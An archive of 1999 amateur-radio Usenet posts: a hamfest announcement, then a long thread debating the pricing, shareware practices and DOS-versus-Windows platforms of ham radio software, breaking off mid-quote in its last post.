Cross-posted to: rec.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc

The Amateur Radio Council of Arizona will hold its Annual State Convention
in Flagstaff, Arizona at the Fort Tuthill Fairgrounds. The dates for the
FREE event are July 23, 24 and 25th from sun up to sun down.

Would you like additional information?

Please visit the OFFICIAL ARCA Website:

http://www.phx-az.com/arca

See you at the Hamfest!

3177. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-19 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <3793EEDD.D101D088@junglevision.com>
Source record: 17333
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

I'm not suprised so much ham radio stuff is in DOS. I've worked in both,
DOS and Windows professionally and for just banging out little programs
for fun, DOS is hard to beat. So, if I don't expect to be paid, or like
it's something for my own personal use, I usually go back to DOS, that
is Watcom protected mode DOS.

Loading up Visual C and all that is such a hassle and pain, and it's
so slow, I'd rather not touch the thing unless I'm getting proper
American dollars up front. If you're dealing with weird hardware,
Windows is doubly hard to work with because of the need for writing
VXD's -- and learning that is, like serious, "do this stuff for a living"
kind of code. Not something you're going to pick up on your spare time.

As an aside, I'm not sure what it is in Visual C that's so slow.
I heard of one company that used a bank of PC's running
full-time off-site, for their Visual C builds. (They also used this hardware
for rendering, so it did double duty.) I think partially
it's the C++ stuff that makes programs take hours to compile. As the
compiler itself is pretty fast for straight C from the command line
programs.

Besides, I tend to judge 'advanced or not' in radio terms rather than
by what OS the code is using.

I also think that Linux is sucking off a lot of your hobbiest programmers
-- just since the compiler comes there for free, and basically it's
easier to deal with. (Except for X, for me at least, which I still haven't
really groked.)

ke8hh@arrl.net wrote:
>
> Does anyone know of a program or group of programs that meet the
> following criteria?
>
> 1. Run under Windows 95/98/NT as true Windows programs, not DOS
> boxes.
>
> 2. Make use of the soundcard and/or the RS-232 interface to
> connect to a modern rig (in my personal case, a Yaesu FT-920), rather
> than requiring an external MPC.
>
> 3. Provide both receive _and_ transmit for CW & RTTY (and,
> ideally, for SSTV as well).
>
> 4. Are priced no higher than the average commercial utility

> software (i.e., the idea that a relatively simple communications program
> should cost more than First Aid 2000, Norton Utilities, or a multi-disk
> application suite is absurd).
>
> 5. (If available by download) are available in shareware format
> that conforms to the AASP standards (i.e., no "cripple-ware," all
> functions must perform as described, no "limited operation time," under
> which the program shuts down after a certain number of minutes, days of
> operation, or number of uses, no constant and unreasonable "nag
> screens").
>
> 6. (If available only on media) are available from regular
> software retailers (where delivery and a certain level of quality are
> guaranteed), and is distributed on non-copyprotected media (you have to
> be crazy to buy copy protected media, or "limited install number" media
> that can't be depended on to either be restored after a number of
> crashes or hard-disk changes, and that cannot be backed up in its
> entirety during a hard drive backup operation, as is the case for MFJ's
> Multicom).
>
> Perhaps I'm naive, but it seems absurd that nearly all the
> software available for hams (who are, theoretically, interested in the
> hobby from a non-commercial basis and who are all, again theoretically,
> interested in state-of-the-art communications forms and technology) is
> either priced higher than software designed for commercial purposes or
> uses years-old technology (DOS) instead of attempting to use modern
> equipment.
>
> 73
>
> Rick
> KE8HH
>
> Crossposted to rec.radio.amateur.digital.misc and
> rec.radio.amateur.misc. Replies are set to rec.radio.amateur.misc.
>
> --
>
> Rick Adams
> adamsr@voyager.net
> Department of Social Sciences
> Jackson Community College, Jackson, MI
>
> "... and the only measure of your worth and your deeds
> will be the love you leave behind when you're gone."
>
> Fred Small, J.D., "Everything Possible"

--

http://www.junglevision.com

>You've come a long way baby,
>To get where you've got to -- today!
>You've got your own cigarette now, baby,
>You've come a long, long way.

3178. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-19 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7n0ucmlvh1@bgtnsc03.worldnet.att.net>
Source record: 17334
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Chris Smolinski <csmolinski@erols.com> wrote in message
news:csmolinski-ya02408000R1907992113190001@news.erols.com...
> My appologies in advance for what may appear to be some ranting on my
part,
> but attitudes like this are exactly why there's such a shortage of ham
> radio related software...

No kidding!

Guess why many of us "ex ham radio freeware" authors no longer
write any code for this "market" ... a whole lot of other places to
play at software where the efforts are appreciated ... and rewarded.

>
> In article <3797ee29.722192967@news.alt.net>, ke8hh@arrl.net wrote:
> > Does anyone know of a program or group of programs that meet the
> > following criteria?
> >
> > 1. Run under Windows 95/98/NT as true Windows programs, not DOS
> > boxes.
>
> I'd suggest taking a look at MultiMode,
> http://www.blackcatsystems.com/software/multimode.html, but you're running
> the wrong OS. ;-)
>
> > 2. Make use of the soundcard and/or the RS-232 interface to
> > connect to a modern rig (in my personal case, a Yaesu FT-920), rather
> > than requiring an external MPC.
>
> Yep, sound input...
>
> > 3. Provide both receive _and_ transmit for CW & RTTY (and,
> > ideally, for SSTV as well).
>
> Of course, plus ACARS, FAX, several tone modes (DTMF, EIA, CCIR, etc),
> SITOR, FFT, Hell, PSK31, and more.
>
> > 4. Are priced no higher than the average commercial utility
> > software (i.e., the idea that a relatively simple communications program
> > should cost more than First Aid 2000, Norton Utilities, or a multi-disk
> > application suite is absurd).
>
> Since it's so simple to write, I presume you've already started work on
it,

> and should be releasing it later this week? But to answer your question,
> it's only $45.
>
> > 5. (If available by download) are available in shareware format
> > that conforms to the AASP standards (i.e., no "cripple-ware," all
> > functions must perform as described, no "limited operation time," under
> > which the program shuts down after a certain number of minutes, days of
> > operation, or number of uses, no constant and unreasonable "nag
> > screens").
>
> So people can download it, and use it forever, without compensating the
> author for his efforts? How long are you going to evaluate it for, 10
> years? It's a proven fact that "pure shareware" doesn't work. I've tried
> it. As soon as I "crippled" my software (purely by adding a small nag and
> session timeout, although you can run it as many times as you want), my
> registration rates more than tripled. You do the math.
>
> > Perhaps I'm naive, but it seems absurd that nearly all the
> > software available for hams (who are, theoretically, interested in the
> > hobby from a non-commercial basis and who are all, again theoretically,
> > interested in state-of-the-art communications forms and technology) is
> > either priced higher than software designed for commercial purposes or
> > uses years-old technology (DOS) instead of attempting to use modern
> > equipment.
>
> How do you go from ham radio being "non commercial" to the idea that those
> who write ham related software should be slaves, working for free? Or
> actually, at a loss. Now, if you'd care to buy the compilers and other
> programming packages, copies of all the programming books, supply the
> computers and other hardware necessary to write, debug, and test the
> software, as well as fund the internet sites that host the ftp download
> areas, and pay the bills for the ISP that provides dialup so said ham
> software can be uploaded for you to download, send me some email and we'll
> talk.
>
> I guess you've also contacted Kenwood, Icom, and others, informing them
> that they too should stop making a profit from their business activities?
>
> 73's
> Chris
>
> --
> Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
> software. http://www.blackcatsystems.com
>
> The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
> http://www.blackcatsystems.com/numbers

--

... Hank

http://horedson.att.net

3179. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7p8btp.53m.nomail@linux.pe1chl.ampr.org>
Source record: 17335

ke8hh@arrl.net <ke8hh@arrl.net> wrote:
> Seriously, one of the most annoying things about Ham
>software--even very simple ham software (i.e., cw trainers, etc.) is the
>fact that it's _still_ being written for an antique OS, MS-DOS! Why
>anyone would assume that a person willing to spend well over $1,000 US
>on a transceiver capable of computer control, or participate in a
>digital communications mode such as SSTV or Pactor, then use a computer
>so old it doesn't even run Win95 (or better) to do so is beyond me, but
>it seems to be the trend.

Probably they consider that the typical HAM was an early adopter in
microcomputers, and has the wellknown "shift register" in his house.

Somewhere in the basement he has an old Apple][or TRS-80 which he
does not use anymore, in his ham shack he has a 286 or 386 that was his
next computer on which he spent a lot of money but which cannot cope with
today's applications, and in the living room or his son's room is the
recent Pentium that the family uses for playing games and surfing the
Internet.

Each time the best machine in the house becomes unusable for its purpose,
the entire register is shifted by one. Maybe these days some Windows
capable machines get shifted to the ham shack this way. Time to come up
with software that runs on them.

I have heard this story so many times (usually in the form "but I don't
want to tie up my new machine doing packet radio, I use my XXX for that")
that I assume that manufacturers heard it as well.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3180. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <379443B4.1A32605B@junglevision.com>
Source record: 17336

I think another part of the problem is that ham radio aside, shrink-wrapped
Windows software isn't quite the market it was even a few years ago. Really
all the VC has gone out of software, and into web-based, Ebay style businesses.
Who is making big bucks in Windows software nowadays, aside from Microsoft?
I don't know? Myself, I've moved out of the PC business, and now am doing
Gameboy cartridges.

Add on this the problem that ham radio software -- that covers so much
hardware is going to be hell in testing and customer support. Maybe you
might hack together something in two months, but really shipping any real
product on a platform as finicky as Windows takes lots of testing on a big
cross-section of supported hardware combinations. All those radios, and the sound cards
out there and TNC's and who knows what. That's a huge effort.

ke8hh@arrl.net wrote:
>
> On Mon, 19 Jul 1999 22:17:17 -0400, "Bob Lewis" <aa4pb@erols.com> wrote:
>
> >It's not absurd, it's economics. The more copies you sell the less
> >you have to charge to cover your costs plus a reasonable profit.
>
> And, conversely, the less you charge the more copies you can
> expect to sell.
>
> For the record, I teach economics.
>
> >Amateur radio is a limited market therefore you have to charge more
> >per copy unless you're willing to work for free.
>
> Nope.
>
> There are more potential purchasers among amateurs than there
> are, for example, among individuals interested in geneology, cats,
> cooking, language studies, or other such specialties. Yet in every one
> of those cases, the software available is both higher quality and lower
> cost than is the case for ham software.
>
> The problem isn't the size of the market, it's the fact that
> software publishers aren't trying to _reach_ the market in the first
> place.
>
> Here's a simple experiment: Use a decent search engine and
> conduct the following searchs:
>
> Keywords: (ham OR amateur) AND radio AND (software OR program).

> Keywords: (geneology OR family) AND (software OR program).
> Keywords: (flight AND planning) AND (software OR program).
>
> Let us know which of those three categories has the most
> listings; the least listings; the most programs with modern interfaces;
> the least. Bear in mind that there are more hams than private pilots
> _or_ geneology fans.
>
> Unlike software in other fields, no serious attempt is being
> made to produce and market _commercial_ quality software for hams. Try
> finding ham radio software in a software store, or even on TuCows. You
> cite economics, but no product has _ever_ been successful that didn't
> have a sound marketing plan--and simply creating a web site with (often
> amateur looking) graphics and (frequently ungrammatical) text is _not_ a
> sound marketing plan.
>
> > Actually, amateur programs are extremely economical considering
> > the limited sales potential. I doubt anyone has ever gotten rich writing
> > software for ham radio (personally, I figure I have worked for about
> > ten cents an hour).
>
> Then you need a better marketing strategy!
>
> If you have written commercial quality, modern, functional
> software with a solid user interface (i.e., a GUI based on the Win95
> model, given the current standards of the software industry) and a
> reasonable price and you can't make more than that you haven't tried to
> find a market for your product.
>
> I'll make you a deal. Show me a product that meets my criteria
> (Win95 standard interface, 32b programming, full featured, multi-modal
> in nature, user friendly, not limited to a specific brand of hardware
> [i.e., Yaesu, Kantronics, MFJ, etc.], useful for a variety of functions
> [i.e., sstv, cw, rtty, etc.], not crippled in any manner, and
> competently documented) and I'll not only _guarantee_ to provide you
> with a market strategy that will promote and sell your product
> profitably but I'll charge you precisely one copy of the program (with
> free upgrades) for doing so when you begin marketing it.
>
> > I've seen programs for other limited markets that sell for a
> >thousand or more dollars per copy.
>
> So have I--I own several personally (i.e., Autocad 2000, 3D
> Studio Max, Lightwave 5.5, the complete [800 CD] Corel Professional
> Photo Collection, SoftImage 3D, etc.).
>
> Now show me a single one that is not designed for commercial use
> and is not intended to produce income for the user or his/her firm!
>
> ALL of the programs I listed above have "hobbiest" equivalents

> (i.e., TurboCAD, various 3D modelers, etc.) geared to the interested
> non-commercial user--and ALL of those equivalents sell for well under
> $100 per copy--most for under $50 (compare Adobe Photoshop 5.0--a
> commercial use program to Paintshop Pro--a non-commercial one or a
> commercial instrument flight training software package to MS Flight
> Simulator for examples).
>
> It's reasonable to charge a high fee for software that will be
> used commercially to promote a business or to perform its functions (as
> do CAD and graphics programs). It's far less reasonable to do the same
> for software that will be used by an individual for non-commercial
> purposes.
>
> > I'm sure Norton Utilities took a
> >lot more time to write than some of these but then Norton sells a lot
> >more copies.
>
> It does now. But when Norton first came out (in the early 1980s,
> btw), it certainly didn't do so--there weren't that many PC users at the
> time!
>
> > The problem is that people who don't understand
> >programming and software development perceive that the value of
> >software is about the cost of the floppy disk it comes on.
>
> In the first place, I _do_ understand programming and software
> development. Not only do I have an MBA in CIS (with extensiver training
> in strategic marketing), but I spent almost 15 years in the industry
> (from 1972 until 1987) both as a programmer/analysist (I was an IMS/CICS
> specialist and PL/I programmer) and as the owner of systems house in San
> Francisco.
>
> And in the second place, I don't expect the cost of software to
> be that of a floppy disk (for that matter, I don't expect modern
> software to FIT on a floppy disk--that's what CD-ROMs are for!)--but
> neither do I expect to pay a premium because it was written for hams
> instead of geneologists or artists!
>
> Software pricing has only two valid basis: (1) whether the
> product is used in commercial production (CAD programs, graphic design
> programs, animation software, etc.) and thus will both make money for
> the buyer and require heavy levels of user support (a major cost for the
> publishers of those "$1,000 +" programs you cite) and; (2) the
> sophistication of the software itself (i.e., a program that only
> conducts Internet searches is simply not worth as much money as a
> program that serves as a search engine, as well as a web browser, ftp
> client, telnet client, news reader, and email program, etc.).
>
> Don't assume I--or other hams interested in good software--want
> something for nothing. What I want is what any informed and reasonable

> customer wants, a professional quality product at a reasonable price. I
> picked my HF rig on that basis (a Yaesu FT-920, if it matters), I picked
> my computers on that basis (Gateway 2000s), and I pick my software on
> that basis. Perhaps if more software authors would focus on producing
> products for the kind of market I (and many other hams) represent, there
> would be a sharp increase in the number of hams buying software for
> their stations, and the profits would take care of themselves.
>
> Rick
> KE8HH
>
> --
>
> Rick Adams
> adamsr@voyager.net
> Department of Social Sciences
> Jackson Community College, Jackson, MI
>
> "... and the only measure of your worth and your deeds
> will be the love you leave behind when you're gone."
>
> Fred Small, J.D., "Everything Possible"

--

http://www.junglevision.com

3181. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <3794759C.6D50FC82@erols.com>
Source record: 17337
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Especially for real-time terminal programs DOS is much easier to deal with. In DOS your program pretty much has control of the computer. In Windows, windows has control and your program gets to run when windows lets it run. Windows 98 can be a problem even when running in a DOS box. Windows 98 decides to do some swap file clean up and all of a sudden your interrupts are gone and you are missing incomming characters. Now you have to test to see if the computer is running a 16550A uart and activate the FIFO. Messy!

Cathryn Mataga wrote:
>
> I'm not suprised so much ham radio stuff is in DOS.

3182. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <37947832.BDC68203@erols.com>
Source record: 17338

> In the first place, I _do_ understand programming and software
> development. Not only do I have an MBA in CIS (with extensiver > training in strategic marketing), but I spent almost 15 years in
> the industry (from 1972 until 1987) both as a programmer/analysist
> (I was an IMS/CICS specialist and PL/I programmer) and as the
> owner of systems house in San Francisco.
>

Then why the heck aren't you writting the low cost programs for amateur radio and making all that money? Funny how the people with all the answers never produce any of the solutions.

3183. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7n233afku2@arachne.labyrinth.net.au>
Source record: 17339

ke8hh@arrl.net wrote:
> Now show me a single one that is not designed for commercial use
> and is not intended to produce income for the user or his/her firm!

> ALL of the programs I listed above have "hobbiest" equivalents
> (i.e., TurboCAD, various 3D modelers, etc.) geared to the interested
> non-commercial user--and ALL of those equivalents sell for well under

Recently I mentioned on alt.ham-radio.packet that I think trying to sell
WinAPRS (at IMHO quite a high price) was a mistake; I've said similar things
about other shareware before. The usual answer is that people are trying
to make a living so I shouldn't complain about the price.

Who is really trying to make a living writing ham radio software?
I don't have a lot of respect for `shareware' these days -- especially
in ham radio. What happened to the ham radio spirit? Exchanging ideas
and information. At a price only?

Hamish VK3SB

3184. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <3794A03D.8855B416@IEEE.org>
Source record: 17340
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

Hank Oredson wrote:
> Guess why many of us "ex ham radio freeware" authors no longer
> write any code for this "market" ... a whole lot of other places to
> play at software where the efforts are appreciated ... and rewarded.

This is just an observation based on my 48 years as a ham. Seems to
me, the average ham would rather "borrow" a piece of software
indefinitely than pay for it. Most don't seem to be sensitized
to the fact that it is criminal and immoral to steal software.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

3185. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: "Christopher W. Buckley" <cwbuckle@mtu.edu>
Message-ID: <7n2a38$q01$1@campus1.mtu.edu>
Source record: 17341

You are assuming the market is the size of the number of hams out there.
I may not be a marketing student, but of the 100 or so hams I know and
communicate with at least occasionally, not even a handful of them would
be interested in such software:

700,000 total hams.
Of these, probably 90% have actually turned
on a radio in the past 5 years. (Many are SK
and still in the database, etc.)

of those, probably 30% own computers..
of those, about 75% have Windows platforms..
of those, about 10% are interested in digital at all..
of those, about 75% would have a use for full featured software
like you have described.

Of course, this is general, and my personal knowledge is only
a statistically insignificant portion of the total base, but,
in my crude estimation, the number of people who would even be
interested in the software is
700K*.9*.3*.75*.1*.75=about 10,000 hams.

And I am being VERY conservative in my estimation. Throw in the existance

of software in the market already at a reasonable price, and the amount of
piracy that takes place when it comes to ham software, and you are lucky
there is anything out there at all.
On Tue, 20 Jul 1999 07:09:46 GMT , ke8hh@arrl.net spewed forth to
rec.radio.amateur.digital.misc:
:kan>On Mon, 19 Jul 1999 22:17:17 -0400, "Bob Lewis" <aa4pb@erols.com> wrote:

>>It's not absurd, it's economics. The more copies you sell the less
>>you have to charge to cover your costs plus a reasonable profit.

:kan> And, conversely, the less you charge the more copies you can
:kan>expect to sell.

:kan> For the record, I teach economics.

>>Amateur radio is a limited market therefore you have to charge more
>>per copy unless you're willing to work for free.

:kan> Nope.

:kan> There are more potential purchasers among amateurs than there
:kan>are, for example, among individuals interested in geneology, cats,
:kan>cooking, language studies, or other such specialties. Yet in every one
:kan>of those cases, the software available is both higher quality and lower

:kan>cost than is the case for ham software.

:kan> The problem isn't the size of the market, it's the fact that
:kan>software publishers aren't trying to _reach_ the market in the first
:kan>place.

:kan> Here's a simple experiment: Use a decent search engine and
:kan>conduct the following searchs:

:kan> Keywords: (ham OR amateur) AND radio AND (software OR program).
:kan> Keywords: (geneology OR family) AND (software OR program).
:kan> Keywords: (flight AND planning) AND (software OR program).

:kan> Let us know which of those three categories has the most
:kan>listings; the least listings; the most programs with modern interfaces;
:kan>the least. Bear in mind that there are more hams than private pilots
:kan>_or_ geneology fans.

:kan> Unlike software in other fields, no serious attempt is being
:kan>made to produce and market _commercial_ quality software for hams. Try
:kan>finding ham radio software in a software store, or even on TuCows. You
:kan>cite economics, but no product has _ever_ been successful that didn't
:kan>have a sound marketing plan--and simply creating a web site with (often
:kan>amateur looking) graphics and (frequently ungrammatical) text is _not_ a
:kan>sound marketing plan.

>> Actually, amateur programs are extremely economical considering
>> the limited sales potential. I doubt anyone has ever gotten rich writing
>> software for ham radio (personally, I figure I have worked for about
>> ten cents an hour).

:kan> Then you need a better marketing strategy!

:kan> If you have written commercial quality, modern, functional
:kan>software with a solid user interface (i.e., a GUI based on the Win95
:kan>model, given the current standards of the software industry) and a
:kan>reasonable price and you can't make more than that you haven't tried to
:kan>find a market for your product.

:kan> I'll make you a deal. Show me a product that meets my criteria
:kan>(Win95 standard interface, 32b programming, full featured, multi-modal
:kan>in nature, user friendly, not limited to a specific brand of hardware
:kan>[i.e., Yaesu, Kantronics, MFJ, etc.], useful for a variety of functions
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:kan>competently documented) and I'll not only _guarantee_ to provide you
:kan>with a market strategy that will promote and sell your product
:kan>profitably but I'll charge you precisely one copy of the program (with
:kan>free upgrades) for doing so when you begin marketing it.

>> I've seen programs for other limited markets that sell for a
>>thousand or more dollars per copy.

:kan> So have I--I own several personally (i.e., Autocad 2000, 3D
:kan>Studio Max, Lightwave 5.5, the complete [800 CD] Corel Professional

:kan>Photo Collection, SoftImage 3D, etc.).

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:kan>and is not intended to produce income for the user or his/her firm!

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:kan>(i.e., TurboCAD, various 3D modelers, etc.) geared to the interested
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:kan>$100 per copy--most for under $50 (compare Adobe Photoshop 5.0--a
:kan>commercial use program to Paintshop Pro--a non-commercial one or a
:kan>commercial instrument flight training software package to MS Flight
:kan>Simulator for examples).

:kan> It's reasonable to charge a high fee for software that will be
:kan>used commercially to promote a business or to perform its functions (as
:kan>do CAD and graphics programs). It's far less reasonable to do the same
:kan>for software that will be used by an individual for non-commercial
:kan>purposes.

>> I'm sure Norton Utilities took a
>>lot more time to write than some of these but then Norton sells a lot
>>more copies.

:kan> It does now. But when Norton first came out (in the early 1980s,
:kan>btw), it certainly didn't do so--there weren't that many PC users at the
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>>programming and software development perceive that the value of
>>software is about the cost of the floppy disk it comes on.

:kan> In the first place, I _do_ understand programming and software
:kan>development. Not only do I have an MBA in CIS (with extensiver training
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:kan>(from 1972 until 1987) both as a programmer/analysist (I was an IMS/CICS
:kan>specialist and PL/I programmer) and as the owner of systems house in San
:kan>Francisco.

:kan> And in the second place, I don't expect the cost of software to
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:kan>software to FIT on a floppy disk--that's what CD-ROMs are for!)--but
:kan>neither do I expect to pay a premium because it was written for hams
:kan>instead of geneologists or artists!

:kan> Software pricing has only two valid basis: (1) whether the
:kan>product is used in commercial production (CAD programs, graphic design
:kan>programs, animation software, etc.) and thus will both make money for
:kan>the buyer and require heavy levels of user support (a major cost for the
:kan>publishers of those "$1,000 +" programs you cite) and; (2) the
:kan>sophistication of the software itself (i.e., a program that only
:kan>conducts Internet searches is simply not worth as much money as a
:kan>program that serves as a search engine, as well as a web browser, ftp
:kan>client, telnet client, news reader, and email program, etc.).

:kan> Don't assume I--or other hams interested in good software--want
:kan>something for nothing. What I want is what any informed and reasonable
:kan>customer wants, a professional quality product at a reasonable price. I
:kan>picked my HF rig on that basis (a Yaesu FT-920, if it matters), I picked
:kan>my computers on that basis (Gateway 2000s), and I pick my software on
:kan>that basis. Perhaps if more software authors would focus on producing
:kan>products for the kind of market I (and many other hams) represent, there
:kan>would be a sharp increase in the number of hams buying software for
:kan>their stations, and the profits would take care of themselves.

:kan> Rick
:kan> KE8HH

:kan>--

:kan>Rick Adams
:kan>adamsr@voyager.net
:kan>Department of Social Sciences
:kan>Jackson Community College, Jackson, MI

:kan>"... and the only measure of your worth and your deeds
:kan>will be the love you leave behind when you're gone."

:kan>Fred Small, J.D., "Everything Possible"

--
---- ---- ---- ---- ---- ----
Chris Buckley -- KC0DBY
Vice President / Treasurer
Husky Amateur Radio Club -- W8YY (906)487-1303
Computational Mathematics Consultant
MTU Math Science Department (906)487-3406
Electrical Engineering Undergraduate
Michigan Technological University
cwbuckle@mtu.edu @ Da House -- (906)487-6996
---- ---- ---- ---- ---- ----

Job Security:

The ability to create a system that
is extremely vital to operation, and
at the same time is so complicated
that only you could hope to ever begin
to understand it.

3186. KPC-3 firmware?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: Gary Marsh <gmarsh@thezone.net>
Message-ID: <Pine.LNX.4.04.9907201513030.4806-100000@housewarez.roadrunner.nf.net>
Source record: 17342

Hey guys.

Anyone have an image of the KPC-3 6.0 (or later) firmware? This is for the older KPC-3, not the KPC-3 Plus.

Thanks.

- Gary Marsh (VO1CPU), gmarsh@thezone.net

3187. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <3794C794.6F3942E4@junglevision.com>
Source record: 17343

ke8hh@arrl.net wrote:

> >Add on this the problem that ham radio software -- that covers so much
> >hardware is going to be hell in testing and customer support. Maybe you
> >might hack together something in two months, but really shipping any real
> >product on a platform as finicky as Windows takes lots of testing on a big
> >cross-section of supported hardware combinations. All those radios, and the sound cards
> >out there and TNC's and who knows what. That's a huge effort.
>
> I could understand that in the case of a control program
> (although most of those can easily be written using standards available
> from the manufacturer), but not the kind of program under discussion. In
> the first place, the benefit of the Win95/98/NT platform is its
> programming standards. Provided you write your program using MS system
> calls instead of direct hardware manipulation, _any_ properly designed
> program will interface correctly with the sound card. This kind of
> program is no more dependant upon the specific card than is a video
> conferencing program dependant on the type of video input in use (i.e.,
> I can run any program from the very simple "iVisit" to the complex
> "NetMeeting 3.0" using my QuickCAM, my Panasonic IG-455U Industrial
> camera, or a $60,000.00 BetaCAM, and interfacing it through my video
> card, through a Targa 2K card, through a parallel port, or in any other
> way I choose). And as far as the radios go, there are two methods (1)
> provide a basic output at the appropriate sound card or serial port(s)
> and specifications for the ham to use in creating his/her own interface
> (as most such programs are done today); (2) provide a free copy of the
> program (in pre-release final beta format) to hams who agree to develop
> an interface for their own rigs (use at least two for each major rig)
> then include the interface specifications (along with the call of the
> ham who designed them) in the program documentation or; (3) sell the
> manufacturers of the rigs on the benefits of providing solid software
> interfaces for their radios then license the software to them for
> distribution at a very substantial discount from retail (i.e., if the
> retail is $49.95, allow the manufacturer to produce it for $10.00/copy)
> and allow them to develop their own, marketable, interface for the
> product. Any of these would be a successful solution and would require
> virtually no effort on the part of the programmer beyond the creation of
> the fundamental program itself.

Okay, I guess you were mentioning your FT-990, or what it was, and I thought
that meant rig control. It would be a good thing for someone to
come up with a radio.dll standard. Though it seems that Icom/Yaesu/Kenwood
can't even agree on an 8-pin microphone connector, it seems unlikely
that they'd cooperate on a radio control programming interface. If you
want cooperation with other programmers to make drivers, I think a more

Linux-y, open source, model is better than a shink-wrap model. Though in
that mode you're going to get the neat integration that you get with a
massive all-in-one package.

With Direct-X for sound, you might be okay on the sound
card side, as sound is pretty stable lately in Windows. Though, if you
want to support stuff like Baycom modems, and soundmodems, it's just
pushing the interface in ways it wasn't designed for. The problem is that weird
stuff just happens -- and the products you describe probably went through
a big phase of heavy testing on lots of hardware. Will your sound card work
as a 9600 baud modem? What do you write on the outside of the box so that potential
customers know whether their sound card will work at 9600? The only way
to be really sure, it to just buy them all and test them all -- and then list
on the box, those that actually do work in testing. Anything else is asking
for trouble down the line.

And, doing sound card modems, I would say, that is really, eeking out those
last few db's, is not something you're just going to do. It starts to get
a little more serious. Really, you want a guy who knows
this stuff to write this code -- though he's not going to want to mess with
your user interface and buttons and things.

--

http://www.junglevision.com

3188. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7p9frm.aai.nomail@linux.pe1chl.ampr.org>
Source record: 17344

ke8hh@arrl.net <ke8hh@arrl.net> wrote:
>On Tue, 20 Jul 1999 08:13:45 GMT, nomail@pe1chl.demon.nl (Rob Janssen)
>wrote:

>>Each time the best machine in the house becomes unusable for its purpose,
>>the entire register is shifted by one. Maybe these days some Windows
>>capable machines get shifted to the ham shack this way. Time to come up
>>with software that runs on them.

>>I have heard this story so many times (usually in the form "but I don't
>>want to tie up my new machine doing packet radio, I use my XXX for that")
>>that I assume that manufacturers heard it as well.

> That may be the case, although for an increasing number of
>hams--in particular younger ones--the ham shack and the computer room
>are the same physical place and a real integration exists between the
>use of radio and the use of comuters, particularly on the Internet (I'm
>currently sitting in front of my top machine, a dual Xeon based Gateway
>2000 tower running Windows 2000 [build 2072a, rc 1] and not two feet to
>my right is my station--aren't _you_ reading this on a Win95/98/NT/2000
>capable machine within reach of your station?).

Well, I have only a single machine in operation in my home (although of
course I have 3 more in the shift register!), which is a Pentium 233MMX.
It could be running Windows, but instead it is running Linux and handles
many tasks including packet radio and control of my R7100. Software
exists for some more hamradio tasks and I have had a completely automated
satellite packet station on it, but that is no longer operational.

But I don't consider myself representative for the amateur radio software
market. I have written a lot of the software myself, just for the fun of
it. Like homebrewing a transceiver is more fun for some than operating it.

>But even if it _is_
>true, it's inconceivable that those hams aren't running a minimum of a
>486 or a Pentium 90 machine in the shack!

Only when the latest "shift" was less than about two years ago.
Most software was developed (or development was started on it) way before
that. That in itself could be indicative of the state the hamradio market
is in. I have not seen as many new pieces of equipment appear on the
market recently as was normal about 10-15 years ago, either.

> I think software authors who buy into the concept that most hams
>aren't using capable machines in their shacks are doing both themselves
>and their potential customers a disservice. Modern programs are not
>written in MS-DOS (or Windows 3.11 for that matter) in any field other

>than amateur radio! When I see an enormous range of MS-DOS programs
>available (many of which won't run under Win98 and _most_ of which are
>not going to run under Win2K)

Not everyone sees Microsoft as the sole supplier of systems, and the
appearance of a new release of their systems as a reason to "upgrade"
to it and scrap their current system.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3189. Re: Sofware question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-07-20 00:00:00 UTC
From: Chris Smolinski <csmolinski@erols.com>
Message-ID: <3794CBC1.21CC5DF5@erols.com>
Source record: 17345

ke8hh@arrl.net wrote:
>
> On Mon, 19 Jul 1999 21:13:19 -0400, csmolinski@erols.com (Chris
